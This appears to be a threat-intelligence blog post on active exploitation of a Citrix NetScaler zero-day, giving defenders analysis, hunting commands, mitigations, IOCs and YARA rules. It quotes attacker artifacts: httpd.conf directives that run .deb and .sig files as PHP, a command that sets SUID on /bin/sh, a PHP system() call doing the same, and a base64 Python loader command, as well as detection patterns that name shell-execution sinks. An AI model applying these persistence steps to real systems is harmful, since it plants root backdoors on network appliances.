❌

Normal view

Defending Against Active Exploitation of Citrix NetScaler ADC and Gateway Appliances

29 September 2026 at 16:00

Introduction

In late September 2026, Mandiant Consulting and Google Threat Intelligence Group (GTIG) identified active, in-the-wild exploitation of a zero-day vulnerability (CVE-2026-88772) affecting Citrix NetScaler ADC and NetScaler Gateway appliances. We have observed evidence that organizations in North America and Europe in the government, financial services, technology, education, and legal and professional services sectors were likely impacted by this exploitation campaign, which has been ongoing since at least early September. According to vendor disclosures, threat actors are also actively exploiting a second zero-day vulnerability (CVE-2026-88771).Β 

Exploitation of CVE-2026-88772 bypasses authentication and triggers an unhandled termination of the NetScaler Packet Processing Engine (NSPPE) to establish initial root-level access. Analysis of the actor’s post-exploitation toolkit reveals newly discovered custom PHP web shells, such as WHIPSHOT, capable of disguising Base64-encoded command-and-control (C&C) payloads within native HTTP headers. The toolkit also includes a novel companion Python tunneler, SLAPSHOT, capable of proxying traffic into internal networks for reconnaissance and credential theft. In at least one observed intrusion, the threat actor routed traffic through this proxy to manually conduct internal reconnaissance and credential theft.

Citrix issued guidance for customers on newly addressed vulnerabilities and recommended updates here. We encourage defenders to review the Citrix documentation and prioritize patching of these vulnerabilities. As part of this blog, Mandiant is also issuing containment and remediation guidance.

Campaign Overview

Initial Access

During the initial pre-authentication cryptographic handshake the NSPPE parses inbound DTLS record structures. While Google Threat Intelligence Group does not possess exploit code, analysis of frontline telemetry suggests that transmitting specially malformed or fragmented record headers induces heap memory boundary corruption within the packet engine, diverting control flow to execute arbitrary shellcode with root-level operating system privileges on the underlying FreeBSD platform.

Successful exploitation attempts generated two log artifacts:

0-PPE-0 : default SSLLOG SSL_HANDSHAKE_FAILURE 0 : SPCBId - ClientIP - ClientPort - VserverServiceIP - VserverServicePort 443 - ClientVersion DTLSv1.0 - CipherSuite "TLS1-AES-256-CBC-SHA" - Session New - Reason "Handshake failure-Internal Error"

Figure 1: SSL Handshake Failure recorded in Syslog

qat0: Process <PID> NSPPE-<##> exit with orphan rings 5:500
pitboss[<##>]: pitboss <DATETIME> NOT restarting NSPPE-<##> (<PID>)

Figure 2: NSPPE Process Termination (/var/log/messages) recorded by the FreeBSD kernel and the appliance watchdog daemon (pitboss)

Establish Foothold and Persistence

Following successful exploitation, the initial web shell payload self-installs by modifying target httpd.conf files, configuring the system to treat specified non-script file types as executable PHP scripts, setting the stage for the deployment of additional custom malware including WHIPSHOT (a PHP web shell) and SLAPSHOT (a Python proxy/tunneler).Β 

Web Server Persistence Method A: Package Handler Masquerading (.deb)

In one case, the initial installer modified /etc/httpd.conf to have the web server handle .deb files as though they were PHP scripts.

php_flag engine on
  <FilesMatch "\.deb$">
    Header set Cache-Control "no-cache"
  </FilesMatch>
AddHandler application/x-httpd-php .deb

Figure 3: Persistence via package handler masquerading

This configuration change allowed the actor to stage web shells with deceptive file type extensions in /netscaler/gui/vpn/scripts/linux.

Web Server Persistence Method B: Icon Aliasing and Signature File Handler (.sig)

In other intrusions, the threat actor implemented a stealthier configuration hook that disguised web shell execution as image requests:

php_flag engine on#
AliasMatch ^/vpn/media/(.+).ico$ /var/netscaler/gui/vpn/scripts/linux/$1.sig
AddHandler application/x-httpd-php .sig

Figure 4: Persistence via icon aliasing and signature file handler

This configuration directive performs three actions:

  1. Enables the mod_php engine.

  2. Registers .sig files as executable PHP scripts.

  3. Maps any incoming HTTP request ending in .ico under /vpn/media/ directly to a corresponding .sig file with the same base name inside /var/netscaler/gui/vpn/scripts/linux/.

For example, clients accessing /vpn/media/e6ee7c85.ico would be served by the dropped PHP web shell e6ee7c85.sig. In at least one case, web server access logs showed GET requests returning HTTP 404 responses, but exhibiting elevated processing durations and multi-kilobyte response sizes. In subsequent days, the actor attempted access to non-existent .sig files, which generated missing-file errors in httperror-vpn logs implying the files were not there. This may be an indication of attackers managing similar web shells in multiple compromised environments.

Root Privilege Persistence

Although the initial exploitation of CVE-2026-88772 executes with root privileges, subsequent requests processed by the web server (httpd) run under an unprivileged web service context. To establish persistent root-level execution for its web shells, the threat actor leveraged its lightweight installer web shells to assert the setuid (Set User ID) bit on the /bin/sh executable:

chmod u+s /bin/sh

Figure 5: Command to set the User ID

By altering the permissions of /bin/sh, the threat actor was able to ensure that subsequent web requests processed by the web server would execute with the elevated permissions. To apply the /etc/httpd.conf modifications alongside the SUID shell change, the installer initiated a full NetScaler appliance reboot (/netscaler/nsshutdown -R).Β 

In other variations of the web shell, the threat actor issued a command to restart the web service directly and assign root setuid (Set User ID) permissions to the /bin/sh executable.

system('/bin/httpd -k restart -f /etc/httpd.conf && chmod u+s /bin/sh');

Figure 6: Command to restart the webservice

Malware Analysis

The threat actor has deployed multiple PHP web shells and a tunneler malware to proxy traffic into the victim organization’s network facilitating internal reconnaissance, lateral movement and credential harvesting.

Installer and Standalone web shells

Mandiant recovered several lightweight PHP web shells staged in files with .deb and .sig extensions that provide direct command execution and automated appliance persistence. Across directly observed intrusions, the web shell filenames varied between victims. We observed multiple examples of lightweight web shells using variations of β€œnginstaller,” often followed by a number, as the filename.Β 

  • One example, when executed via command-line interface (CLI), it modifies /etc/httpd.conf, enables setuid root permissions on /bin/sh (chmod u+s /bin/sh), scrubs references to /vpn/scripts/linux from /etc/crontab, and initiates an appliance reboot via /netscaler/nsshutdown -R. Over HTTP, it extracts Base64-encoded commands from the HTTP_NSC_LDAP header, executes them via shell_exec(), and returns Base64-encoded output.

  • Another observed web shell variant that returns a spoofed HTTP 404 Not Found response code. It restarts the Apache daemon (/bin/httpd -k restart -f /etc/httpd.conf) to apply configuration changes and executes incoming payloads using eval(). For evasion, it uses a regular expression (#^.*/vpn/scripts/linux.*\n#m) to systematically scrub its installation path from system `/etc/crontab`. The web shell executes incoming Base64-encoded payloads received via HTTP from the HTTP_NSC_LDAP header directly as PHP using `eval()`.

  • e6ee7c85.sig: A web shell variant that also enforces HTTP 404 Not Found responses, but extracts Base64-encoded payloads from the HTTP_NSC_CLIENTTYPE request header, likewise executing via eval().

WHIPSHOT

nohup <python> -c 'import base64;exec(base64.b64decode("<payload>"))' /tmp/.uxdport /tmp/.uxdlock > /dev/null 2>&1 </dev/null &

Figure 7: Command to execute SLAPSHOT in the background

  • Loopback IPC: Once SLAPSHOT is active, WHIPSHOT reads the dynamic TCP port recorded in /tmp/.uxdport, establishes a socket connection to 127.0.0.1:<port>, and relays the client request.

  • Evasion: WHIPSHOT suppresses standard error reporting (error_reporting(0)) and sets an HTTP 404 Not Found response header while returning the tunneled TCP response within the HTTP body.

SLAPSHOT

SLAPSHOT is a TCP tunneling tool written in Python. It acts as an internal network bridge, accepting commands from WHIPSHOT and forwarding arbitrary TCP streams to internal hosts.

Key capabilities and behaviors include:

  • Dynamic Port Binding & Locking: When launched, SLAPSHOT binds to an ephemeral port on 127.0.0.1, writes the active port number to a specified file such as /tmp/.uxdport, and uses fcntl.flock to secure an exclusive file lock on a lock file such as /tmp/.uxdlock viaΒ  ensuring only a single instance runs concurrently.

  • Custom Wire Protocol: Communication with the proxy uses a custom binary protocol where each message consists of a 4-byte big-endian length prefix followed by a JSON payload. Supported command actions include:

    • open: Establishes an outbound TCP socket to a target host and port.

    • push: Writes data to an open session.

    • pull: Polls and reads data from an open session socket.

    • exch: Sends and receives C&C data to and from an open session socket.

    • close: Terminates a specified network session.

    • ping: Performs a basic health-check verification.

  • Idle Timeout: The daemon monitors connection activity and automatically closes the individual session sockets after 15 minutes of inactivity. If no active sessions or commands are received within 10 minutes (configurable via the UXD_IDLE_EXIT variable), SLAPSHOT removes its port and lock files, and terminates its process to minimize memory footprint and detection risk.

Implications

This campaign underscores the continued targeting of edge devices to gain initial access to victim networks, a trend that GTIG has tracked across a range of threat actors. Notably, these vulnerabilities made up about half of the enterprise-related zero-days in 2025. These appliancesβ€”including Application Delivery Controllers, VPN gateways, and firewallsβ€”remainΒ  attractive targets because they are exposed to the internet, sit outside the reach of endpoint detection and response (EDR) tools, and often store or process credentials that can be used to move deeper into the network. We expect threat actors to continue to exploit vulnerabilities in edge devices, given the proven effectiveness of this tactic.Β 

Hunting, Containment, and Remediation Guidance

Organizations should begin by analyzing existing logs and configuration files to detect potential signs of compromise.

Hunting StrategiesΒ 

Citrix NetScaler ADC Appliances

  1. Verify Web Server Configuration: Inspect /etc/httpd.conf on all NetScaler ADC appliances for unauthorized MIME types, script handler directives, or web path aliasing. Any instance of AddHandler or AddType registering non-PHP file extensions (such as .deb, .sig, .html, .rpm, or .tgz) to run as PHP scripts, or any AliasMatch diverting public web paths (/vpn/media/, /vpn/theme/, /vpn/images/) to appliance script directories, indicates compromise.

grep -En -i "application/x-httpd-php|php_flag|AliasMatch" /etc/httpd.conf

Figure 8: Web path aliasing

2. Audit Appliance Staging and Client Plug-in Directories: Audit the contents of native client plug-in paths (/var/netscaler/gui/vpn/scripts/linux/, /var/netscaler/gui/vpns/scripts/vista/, /var/netscaler/gui/vpns/scripts/mac/) and web asset paths (/netscaler/ns_gui/vpn/media/, /var/vpn/theme/). Legitimate client deliverables in these directories are compiled binaries or archives; any file identified as ASCII text or containing PHP script markers is anomalous. In default installations, these directories contain legitimate compiled client binaries and static web assets. Inspect them for plain-text scripts masquerading under non-script extensions or files containing PHP code:

file /var/netscaler/gui/vpn/scripts/linux/* /var/netscaler/gui/vpns/scripts/vista/* /var/netscaler/gui/vpns/scripts/mac/* /netscaler/ns_gui/vpn/media/* 2>/dev/null | grep -E "ASCII text|PHP script"
grep -rlE "<\?php|eval\(|base64_decode\(|shell_exec\(" /var/netscaler/gui/ /netscaler/ns_gui/ /var/vpn/ /netscaler/portal/ 2>/dev/null

Figure 9: Inspect client plugin paths for scripts masquerading as non-script extensions or files containing PHP code

3. Review Web Server Access & Error Logs: Review /var/log/httperror* for syntax, parse, or execution errors referencing disguised or non-standard file extensions (which persist even if access logs were scrubbed). Audit /var/log/httpaccess.log for requests targeting static media, icons, or script paths returning simulated HTTP 404 status codes or unexpectedly large response payloads. Search access logs for sudden chronological gaps or truncated lines around /vpn/scripts/ or /vpn/media/, which may indicate execution of the actor's regex-based log wiper.

grep -E -i "\.(deb|sig|rpm|tgz|sh|so|dat|ico|png|html)" /var/log/httperror*

Figure 10: Search for non-standard file extensions and execution errors

grep -E "/vpn/media/|/vpn/scripts/|/vpn/theme/" /var/log/httpaccess.log* | awk '$9 ~ /200|404/ && $10 > 5000'

Figure 11: Search for unexpectedly large response payloads

4. Check for Ephemeral IPC Artifacts: Inspect the /tmp/ directory on appliances for lock files and port pointer files created by SLAPSHOT. The presence of /tmp/.uxdport or /tmp/.uxdlock indicates active or recent execution of the SLAPSHOT proxy daemon. Responders should record the port contained in .uxdport and inspect the listening process via sockstat -4 -l:

ls -la /tmp/.uxdport* /tmp/.uxdlock

Figure 12: Search for files created by SLAPSHOT

5. Verify Shell and Binary Permissions: Inspect /bin/sh to confirm unauthorized SUID permissions have not been established. If permissions indicate -rwsr-xr-x with root ownership, the binary has been modified for persistent setuid privilege escalation.

ls -l /bin/sh

Figure 13: Check for unauthorized SUID permissions

6. Examine Process Execution & Shell History: Inspect active system processes for anomalous Python interpreters executing background commands referencing /tmp/.uxdport or running under nohup. Review /var/log/sh.log for administrative commands executed outside change windows, including forced restarts (/netscaler/nsshutdown -R) and manual Apache restarts (httpd -k restart).

ps aux | grep -E "python.*(\.uxd|uxdport|uxdlock|base64)"

Figure 14: Inspect system process for anomalous Python interpreters

Note: Citrix has published guidance on using its indicator of compromise (IOC) Scanner to identify potential indicators of compromise on an organization’s NetScaler infrastructure. For additional details, refer to the following Citrix documentation:

Note: Organizations should apply hunting techniques holistically across their broader infrastructure to identify potential lateral movement originating from the NetScaler infrastructure. These techniques should be applied across the environment, including, but not limited to, other Privileged Access Management (PAM) platforms.

Containment and Remediation StrategiesΒ 

Organizations that have not yet applied the latest security updates should immediately assess their exposure and risk. Broad internet isolation or strict IP allow-listing on NetScaler Gateways can create significant disruption for organizations supporting remote workforces through Citrix Virtual Apps and Desktops (formerly XenApp and XenDesktop). For this reason, Mandiant recommends a targeted, phased approach that prioritizes patching while applying appropriate containment and compensating controls based on the organization’s risk profile.

Immediate Mitigation

Organizations should evaluate the following options based on their risk tolerance, evidence of compromise, and operational requirements.

Option 1 β€” Apply the Latest Citrix Build (Mandiant Recommended)

Implement the latest Citrix build that addresses the in-scope vulnerabilities. Organizations should upgrade to the following fixed releases (or later) depending on their current deployment track:

  • NetScaler 14.1 Track: Upgrade to version 14.1-73.37 and later releases.

  • NetScaler 13.1 Track: Upgrade to version 13.1-64.23 and later releases of 13.1.

Note: Specific patched builds are also available for 14.1-FIPS and 13.1-FIPS/NDcPP deployments

Organizations that cannot locate specific builds in the Citrix customer downloads portal shouldΒ  open a Severity 1 support case with Citrix to confirm and obtain the latest build containing the required fixes.

Option 2 β€” Isolate Compromised or Suspected Appliances

For confirmed or suspected compromise, isolate affected NetScaler appliances from the network. This option can introduce significant business disruption, particularly when the appliance provides remote access or other critical services.

If the hunting strategies described above identify indicators of compromise, Mandiant recommends implementing the following containment actions:

  • Isolate the node. Immediately remove the confirmed or suspected appliance from the network.

  • Halt HA synchronization. For NetScalers deployed in High Availability (HA) pairs, assess both nodes independently. Disable configuration synchronization until both nodes have been validated to prevent a compromised node from replicating malicious changes, such as modified httpd.conf files, to the standby node.

  • Restrict egress. Block observed threat actor infrastructure and restrict outbound internet connectivity from the appliance. In particular, prevent arbitrary outbound TCP/UDP traffic and block outbound SMTP over TCP/25 unless explicitly required.

  • Β Review hypervisor network isolation. If the NetScaler runs as a VPX appliance in a virtualized environment, review vSphere vSwitch and Port Group configurations. Confirm that the NetScaler VPX is appropriately segmented and does not share a Layer 2 network with hypervisor management interfaces, such as ESXi vmk0 or vCenter, or other highly sensitive infrastructure tiers. Refer to the Mandiant hardening guidance for vSphere for additional recommendations.

Option 3 β€” Apply Targeted Compensating Controls

If immediate patching is not possible, organizations should implement targeted controls to reduce the exposed attack surface until the affected appliances can be updated. The DTLS and UDP/443 controls below are specific to CVE-2026-88772 and should not be relied on to mitigate CVE-2026-88771. Installing a fixed NetScaler build remains required to address both vulnerabilities.

Part A β€” Network Restrictions

  • Disable DTLS where operationally feasible. If patching is delayed, disable DTLS on internet-facing NetScaler Gateway virtual servers where it is not required. In this campaign, the exploit payload is delivered over UDP/443 using Datagram Transport Layer Security (DTLS).

  • Restrict inbound UDP/443 upstream. Block inbound UDP/443 to affected appliances unless DTLS is explicitly required. This control should be implemented on an upstream perimeter firewall or edge router. Relying exclusively on local NetScaler ACLs allows traffic to reach the vulnerable packet-processing engine (nsppe) before it is dropped.

  • Implement upstream IP allow-listing where feasible. Organizations using NetScaler strictly for load balancing, or operating Access Gateways that serve a predictable set of external source IP addresses, should consider upstream network ACLs that drop unauthorized traffic before it reaches the appliance.

For public-facing VPNs supporting large remote workforces, this approach may not be practical because dynamic residential IP addresses can create significant administrative and operational overhead.Β 

  • Preserve virtual appliance state for forensic analysis. For NetScalers deployed as virtual appliances, including NetScaler VPX on VMware vSphere or other hypervisors, take a full VM snapshot with memory state included before rebooting whenever operationally possible.

Part B β€” Credential Rotation and Session Termination

Organizations should operate under the assumption that credentials stored on a compromised appliance may have been exposed. Credential rotation and session termination should be coordinated across the appliance and connected systems.

  • Revoke active sessions. Invalidate existing administrative, Gateway, and VPN sessions to remove potentially compromised session tokens. For organizations using the appliance as a gateway for Citrix Virtual Apps and Desktops, this should include terminating active ICA/HDX sessions where appropriate. Refer to Citrix CTX584227 for additional guidance.

  • Rotate appliance secrets. Rotate NetScaler administrator credentials, local appliance accounts, Secure Shell (SSH) keys, TLS certificates, and associated private keys.

  • Rotate integration credentials. Rotate LDAP bind and service accounts, RADIUS shared secrets, TACACS credentials, SNMP community strings, and NITRO/application programming interface (API) credentials.

  • Audit downstream Citrix infrastructure. Review systems that the NetScaler communicates with directly, particularly Citrix StoreFront servers, Citrix Delivery Controllers (DDCs), and internal Citrix Virtual Apps and Desktops hosts. Review Windows Event Logs for anomalous interactive logons, unexpected remote desktop protocol (RDP) activity, signs of credential dumping, and other evidence of lateral movement.

Organizations should also consider revoking and rotating TLS certificates and associated private keys stored on compromised appliances.

Note: Organizations should rotate credentials after the appliance has been successfully patched.

Part C β€” Control Plane Restrictions

Organizations should apply additional restrictions to the NetScaler control and management planes.

  • Restrict internet-facing services to required ports and protocols only.

  • Implement default-deny outbound firewall rules for NetScaler appliances.

  • Permit outbound connectivity only to explicitly approved destinations and services, including DNS, NTP, required OCSP/CRL services, approved backend applications, and approved management and security infrastructure.

  • Explicitly block outbound SMTP over TCP/25 unless there is a documented business requirement.

  • Prevent NSIP and management interfaces from being exposed to the internet.

  • Restrict SSH, HTTPS management, and NITRO/API access to dedicated administrative networks, approved jump hosts, and explicitly approved source IP ranges.

Part D β€” Logging and Detection Engineering

Detection is a critical component of the response strategy. Mandiant recommends approaching detection across two areas: ensuring the necessary telemetry is available and implementing detections that correlate network, appliance, file system, and identity activity.

Logging and Visibility

Several of the detections below depend on logs that NetScaler does not forward by default. Before implementing detection logic, confirm that the SIEM receives the following telemetry:

  • NetScaler audit logs (ns.log) through a syslog action, including SSL-related events.

  • The appliance’s FreeBSD system log (/var/log/messages), which records NSPPE termination/crashes and pitboss messages and is not included in standard ns.log forwarding.

  • Web server logs (/var/log/httpaccess.log and /var/log/httperror*), NetScaler Web Logging, or AppFlow telemetry. Because TLS terminates on the appliance, upstream network devices generally cannot inspect HTTP request paths or headers.

  • Firewall or network flow logs for traffic originating from NetScaler NSIP and SNIP addresses.

  • Secret Server or other privileged access management (PAM) audit logs.

Detection Engineering

Protocol and Traffic Analysis

  • Alert on exploit-pattern DTLS failures. Look for SSL_HANDSHAKE_FAILURE events where ClientVersion is DTLSv1.0 and the reason is Handshake failure-Internal Error. Successful exploitation observed during this activity produced this event. Review individual occurrences and prioritize clusters originating from the same appliance.

  • Correlate DTLS failures with engine termination/crashes. A matching DTLS handshake failure followed within minutes by an NSPPE termination/crash on the same appliance is a strong exploitation signal and should be investigated with high priority.

  • Review unexpected inbound UDP/443. Focus on appliances where DTLS is disabled or not expected. Baseline the sources that normally establish DTLS connections with each Gateway. Because exploitation can require very little traffic, volume-based anomaly detection alone may not identify the activity.

Appliance Process and Memory Stability

  • Monitor for NSPPE termination/crashes. Generate high-severity alerts for kernel messages indicating that an NSPPE process exited or was terminated by a signal. Also monitor for the creation of new NSPPE core files under /var/core/.

  • Alert when pitboss does not restart NSPPE. Monitor for pitboss messages containing pitboss NOT restarting NSPPE. Alert on these messages and NSPPE kernel termination/crash events independently rather than requiring both conditions to occur.

  • Correlate with availability events. Treat unexpected HA failovers or appliance restarts on internet-facing Gateways within the same time window as supporting evidence of potential exploitation.

File System and Configuration Integrity

  • Monitor critical VPN script paths. Detect the creation, modification, or staging of .sig files, including files such as nsgclient.sig, within VPN-related directories such as:

    • /var/netscaler/gui/vpn/scripts/linux/

    • /netscaler/ns_gui/vpn/scripts/linux/

    • /var/netscaler/gui/vpns/scripts/vista/

    • /var/netscaler/gui/vpns/scripts/mac/

    • /netscaler/ns_gui/vpn/media/

    • /var/vpn/theme/

  • Detect unauthorized web server configuration changes. Monitor /etc/httpd.conf, /nsconfig/httpd.conf, and /flash/nsconfig/httpd.conf for unauthorized modifications. In particular, alert on:

    • The addition or modification of AddHandler application/x-httpd-php .[ext] directives.

    • php_flag engine on configurations or other changes that enable PHP execution. Threat actor activity has included PHP-based web shells using extensions other than .php, and the specific extension may vary by environment. Alias, AliasMatch, or RewriteRule directives that map web asset paths such as /vpn/media/, /vpn/theme/, or /vpn/images/ to script directories or executable files.

  • Check runtime state on a recurring basis. Monitor for:

  • The SUID bit being set on /bin/sh

  • The presence of /tmp/.uxdport or /tmp/.uxdlock

  • Python processes launched through nohup or containing Base64-encoded payloads

  • Unexpected changes to persistent configuration or startup files under /nsconfig/

Egress and Interaction Monitoring

  • Detect suspicious web shell interaction with static or client-script paths. Focus on behavior rather than the requested path alone, since legitimate clients routinely access /vpn/media/ resources. Potential indicators include:

    • 404 responses to /vpn/media/*.ico or /vpn/scripts/ paths that return multi-KB response bodies or exhibit unusually long processing times.

    • β€œFile does not exist” entries in HTTP error logs involving .sig or other non-standard files under /vpn/scripts/. These events may remain visible even when access logs have been modified or cleared.

    • Gaps, malformed entries, or truncated lines in httpaccess.log around requests to /vpn/scripts/ or /vpn/media/.

  • Identify anomalous appliance egress. Monitor outbound connections originating directly from NetScaler appliances and alert when destinations fall outside the organization’s approved egress allow-list. Prioritize activity involving credential vaults and PAM systems, connections to domain controllers over unexpected ports, connections to a large number of internal systems within a short period, and outbound SMTP over TCP/25.

Indicators of Compromise (IOCs)

Network & Transport Indicators

Type

Description

Indicator

Inbound Network Traffic

Delivery protocol used for zero-day exploit deliveryΒ 

UDP :443 (DTLSv1.0)

HTTP Request Header

Inbound command execution header used by nsginstaller.deb

HTTP_NSC_LDAP

HTTP Request Header

Inbound command execution header used by nsgclient.sig

HTTP_NSC_CLIENTTYPE

HTTP Request Header

Chunked Base64 transport headers used by WHIPSHOT

HTTP_X_UX / HTTP_X_UX_[0-9]+

URI Path

Masquerading icon request URI routed to .sig web shell via AliasMatch

/vpn/media/nsgclient.ico / /vpn/media/*.ico

URI Path

Staging path for malicious PHP web shells on NetScaler Gateway

/vpn/scripts/linux/nsginstaller*.deb/vpn/scripts/linux/nsgclient*.deb/vpn/scripts/linux/*.php

IPv4 Address

Scanning and staging infrastructureΒ 

143.198.7.94

IPv4 Address

Netscaler exploitation and installation of basic web shell backdoor

157.254.167.12

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

File Indicators

File Path

/tmp/.uxdport

SLAPSHOT Active Port Artifact

File Path

/tmp/.uxdlock

SLAPSHOT Process Lock Artifact

Detections

YARA Rules

rule G_APT_Backdoorwebshell_WHIPSHOT_1
{
    meta:
        description = "Detects WHIPSHOT PHP webshell tunneling frontend deployed on Citrix NetScaler ADC appliances"
        author = "GTIG"
        family = "WHIPSHOT"
        

    strings:
        // Chunked transport headers
        $sh1 = "HTTP_X_UX" ascii
        $sh2 = "HTTP_X_UX_" ascii

        // IPC lock and port pointers to local proxy daemon
        $si1 = "/.uxdport" ascii
        $si2 = "/.uxdlock" ascii
        $si3 = "/tmp/.uxdport /tmp/.uxdlock" ascii

        // Socket forwarding logic
        $sf1 = "fsockopen" ascii
        $sf2 = "127.0.0.1" ascii
    condition:
        filesize < 50KB and (
            ($sh1 or $sh2) and ($si1 or $si2 or $si3) and ($sf1 or $sf2)
        )
}
rule G_APT_Tunneler_SLAPSHOT_1
{
    meta:
        description = "Detects SLAPSHOT Python proxy daemon and tunneling tool deployed alongside WHIPSHOT on compromised NetScaler appliances"
        author = "GTIG"
        family = "SLAPSHOT"

   strings:
        // Lock and port files
        $ss1 = "/tmp/.uxdport" ascii fullword
        $ss2 = "/tmp/.uxdlock" ascii fullword
        $ss3 = "UXD_IDLE_EXIT" ascii fullword
        $ss4 = "127.0.0.1" ascii

        // Wire protocol command verbs
        $sc1 = "\"open\"" ascii fullword
        $sc2 = "\"conn\"" ascii fullword
        $sc3 = "\"push\"" ascii fullword
        $sc4 = "\"pull\"" ascii fullword
        $sc5 = "\"exch\"" ascii fullword
        $sc6 = "\"close\"" ascii fullword
        $sc7 = "\"ping\"" ascii fullword

        // Protocol parameter names
        $sp1 = "\"sid\"" ascii fullword
        $sp2 = "\"host\"" ascii fullword
        $sp3 = "\"port\"" ascii fullword
        $sp4 = "\"data\"" ascii fullword
    condition:
        filesize < 30KB and (
            ($ss1 and $ss2 and $ss3) or
            ($ss4 and ($ss1 or $ss2) and 3 of ($sc*) and 2 of ($sp*)) or
            ($ss3 and 3 of ($sc*) and 2 of ($sp*))
        )
}
rule G_Hunting_Config_NetScaler_PHP_1
{
    meta:
        description = "Detects unauthorized Apache configuration directives registering non-standard extensions as PHP scripts, or aliasing web paths to appliance script directories on Citrix NetScaler ADC"
        author = "GTIG"

    strings:
        // NetScaler appliance configuration context markers
        $ns1 = "/netscaler" ascii nocase
        $ns2 = "/var/netscaler" ascii nocase
        $ns3 = "/vpn/" ascii nocase
        $ns4 = "ns_gui" ascii nocase
        $ns5 = "<VirtualHost *:81>" ascii nocase
        $ns6 = "Listen 81" ascii nocase

        // Generic type or handler registration mapping non-standard file extensions to PHP
        $t1 = /Add(Handler|Type)\s+['"]?application\/x-httpd-php['"]?\s+\.([^p\s\r\n][a-zA-Z0-9_-]*|p[^h\s\r\n][a-zA-Z0-9_-]*|ph[^p\s\r\n][a-zA-Z0-9_-]*|php[^s\s\r\n][a-zA-Z0-9_-]*|phps[a-zA-Z0-9_-]+)/ ascii nocase

        // Diversion of web asset paths (media, theme, help, logon, images) to script staging directories
        $a1 = "AliasMatch" ascii nocase
        $a2 = /\^?\/vpn(s)?\/(media|theme|themes|images|help|logon|support)\// ascii nocase
        $a3 = /\/var\/netscaler\/gui\/vpn(s)?\/scripts\// ascii nocase
        $a4 = /\/vpn(s)?\/scripts\// ascii nocase

        // PHP execution flags
        $p1 = "php_flag engine on" ascii nocase

        // Exclusions for web pages, markup, and source code
        $not_html1 = "<html" ascii nocase
        $not_html2 = "<!DOCTYPE" ascii nocase
        $not_html3 = "<?xml" ascii nocase
        $not_code1 = "package " ascii
        $not_code2 = "#include " ascii
    condition:
        filesize < 100KB and not (
            $not_html1 or $not_html2 or $not_html3 or $not_code1 or $not_code2
        ) and (1 of ($ns*)) and (
            // Any directive registering a non-PHP extension as PHP
            $t1 or
            // Any AliasMatch diverting web paths to script directories
            ($a1 and ($a2 or $a3 or $a4)) or
            // Generic combination of php_flag engine on with script directory aliasing
            ($p1 and $a1 and ($a3 or $a4))
        )
}
rule G_Hunting_Backdoorwebshell_NetScaler_C2Headers_1
{
    meta:
        description = "Detects standalone PHP webshells deployed on NetScaler appliances extracting commands from custom or native SetEnvIf HTTP headers"
        author = "GTIG"

   strings:
        // NetScaler C2 header patterns (both HTTP_NSC_* and raw NSC_*, covering all native SetEnvIf variables)
        $h1 = /(HTTP_)?NSC_[a-zA-Z0-9_]+/ ascii
        $h2 = /(HTTP_)?NSC_(USER|NONCE|LDAP|CLIENTTYPE|FT_HIDE)/ ascii nocase

        // Specific named NetScaler SetEnvIf headers
        $hs1 = "HTTP_NSC_LDAP" ascii fullword nocase
        $hs2 = "HTTP_NSC_CLIENTTYPE" ascii fullword nocase
        $hs3 = "HTTP_NSC_USER" ascii fullword nocase
        $hs4 = "HTTP_NSC_NONCE" ascii fullword nocase
        $hs5 = "HTTP_NSC_FT_HIDE" ascii fullword nocase
        $hs6 = "NSC_USER" ascii fullword nocase
        $hs7 = "NSC_NONCE" ascii fullword nocase
        $hs8 = "NSC_LDAP" ascii fullword nocase
        $hs9 = "NSC_CLIENTTYPE" ascii fullword nocase
        $hs10 = "NSC_FT_HIDE" ascii fullword nocase

        // Dynamic execution sinks
        $e1 = "eval(base64_decode(" ascii
        $e2 = "shell_exec(base64_decode(" ascii
        $e3 = "system(base64_decode(" ascii
        $e4 = "passthru(base64_decode(" ascii
        $e5 = "eval(" ascii
        $e6 = "base64_decode(" ascii
        $e7 = "shell_exec(" ascii
        $e8 = "passthru(" ascii
        $e9 = "system(" ascii
        $e10 = "exec(" ascii
        $e11 = "popen(" ascii
        $e12 = "proc_open(" ascii
        $e13 = "assert(" ascii

        // Concealment and response markers
        $c1 = "http_response_code(404)" ascii
        $c2 = "REQUEST_METHOD" ascii
        $c3 = "<FATO>" ascii
        $c4 = "</FATO>" ascii
    condition:
        filesize < 50KB and (
            // Any NSC header accessed alongside dynamic execution
            ((1 of ($h*) or 1 of ($hs*)) and ($e1 or $e2 or $e3 or $e4 or ($e6 and ($e5 or $e7 or $e8 or $e9 or $e10 or $e11 or $e12 or $e13)))) or
            // Any NSC header paired with concealment markers
            ((1 of ($h*) or 1 of ($hs*)) and ($c3 or $c4 or ($c1 and $c2))) or
            // Standalone FATO marker webshell
            (($c3 and $c4) and ($e1 or $e2 or ($e5 and $e6) or ($e6 and $e7)))
        )
}
rule G_Hunting_Script_NetScaler_Persistence_1
{
    meta:
        description = "Detects appliance staging, installer, and anti-forensic maintenance scripts deployed during NetScaler compromise"
        author = "GTIG"

    strings:
        // Appliance restart / shutdown commands
        $cmd1 = "/netscaler/nsshutdown" ascii
        $cmd2 = "nsshutdown -R" ascii

        // SUID root backdoor creation
        $cmd3 = "chmod u+s /bin/sh" ascii

        // Web server reload / restart
        $cmd4 = "/bin/httpd -k restart" ascii
        $cmd5 = "httpd -k restart -f /etc/httpd.conf" ascii

        // Forensic access log scrubbing regex pattern (across any staging path)
        $scrub1 = /#\^\.\*\/vpn(s)?\/(scripts|media|theme|themes|help|logon)/ ascii

        // Apache configuration modification strings
        $cfg1 = "AddHandler application/x-httpd-php" ascii
        $cfg2 = "AddType application/x-httpd-php" ascii
        $cfg3 = "php_flag engine on" ascii
        $cfg4 = "AliasMatch" ascii
        $cfg5 = "SetEnvIf" ascii
    condition:
        filesize < 50KB and (
            // Log scrubber + privilege escalation or web server restart
            ($scrub1 and ($cmd3 or $cmd4 or $cmd5)) or
            // SUID root backdoor creation + appliance command or config modification
            ($cmd3 and ($cmd1 or $cmd2 or $cmd4 or $cmd5 or $cfg1 or $cfg2 or $cfg3 or $cfg4 or $cfg5)) or
            // Configuration tampering + appliance command
            (($cfg1 or $cfg2 or $cfg4) and ($cmd1 or $cmd2 or $cmd4 or $cmd5)) or
            // Generic 2 of the specific appliance maintenance commands
            (2 of ($cmd*))
        )
}

Google Security OperationsΒ 

Google Security Operations customers will have access to the following rules. These rules will be available under the Mandiant Intel Emerging Threats rule pack:

  • SUID or SGID Bit Set on System Shell Binary

  • HTTPD Custom Configuration Restart Chained with Permission Modification

  • NetScaler Web Directory Suspicious Filewrite

